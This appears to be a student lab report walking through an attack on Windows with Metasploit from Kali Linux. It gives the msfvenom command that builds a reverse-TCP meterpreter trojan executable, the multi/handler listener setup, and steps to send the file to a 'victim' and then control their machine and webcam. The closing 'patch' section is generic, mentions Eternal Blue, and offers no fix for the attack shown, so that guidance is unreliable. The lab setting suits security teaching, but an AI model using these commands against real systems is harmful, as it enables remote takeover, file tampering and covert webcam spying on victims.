Test the System Security by using metasploit Tool from kali linux and hack the windows 7 / windows10. Execute the commands to get the keystrokes / screenshots / Webcam and etc., Write a report on vulnerability issue along with screenshots how you performed and suggest the security patch to avoid these type of attacks


Hacker Machine: Kali Linux

Victim machine: Windows XP / Windows 7


Open terminal in kali linux and execute these commands

msfvenom -p windows/meterpreter/reverse_tcp -f exe LHOST=192.168.0.112 LPORT=4444 -o /root/Desktop/something32.exe


This will create a trojan




Here on the desktop as you can see there is a .exe file which you need to share to the victim




Now open metasploit



use exploit/multi/handler first execute this command



set payload windows/meterpreter/reverse_tcp (Second command)



 $\textbf{set lhost 192.168.1.14} \, (\texttt{Set local host})$


set lport 4444(set a local port)

```
[ kali [Running] - Oracle VM VirtualBox
                                                                                                            ×
File Machine View Input Devices Help
                   Places ▼
                                                            Tue 05:05
Applications ▼


    Terminal ▼

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                  PAYLOAD
             --=[ 1914 exploits - 1074 auxiliary --330 post
--=[ 556 payloads -- 45 encoders -- 10 nops | 10 f
             --=[ 4 evasion
      msf5 > use exploit/multi/handler ething32.exe
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
     msf5 exploit(multi/handler) > set lport 4444
lport => 4444 exe file: 73802 bytes
      msf5 exploit(multi/handler) >>
                                                                         2 O E Right Ctrl
```

exploit -j -z (this command will start the session)




Now share the file which was on the desktop to the victim




Victim:


Double clicks on .exe file



After the victim opens the file you an see that the exploitation was successful




sessions -i 1(this command starts the interaction) and type help to get commands for metasploit




In this below figure you can see that I gave a command **mkdir dir2** to create a new directory with name dir2


And you can clear see that there is a directory created on victim pc with name dir2



Here by using **rmdir** command I am going to delete the directory which I created and you can see the victim pc window screenshot



With webcam_stream command you can even access the webcam of victim



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Patch to avoid this kind of attck:

The defensive security practitioner (the individual or team responsible for defending the network) has a similar view of metasploit. If the defender wants to determine if his systems are vulnerable to Eternal Blue, one method to take is to pretend to be an attacker and see if he can exploit any of his systems. Just like the attacker, he would have to develop and execute an exploit. With the metasploit framework, the process is simplified, making it easier for him to test his networks exposure levels and patch any vulnerable systems.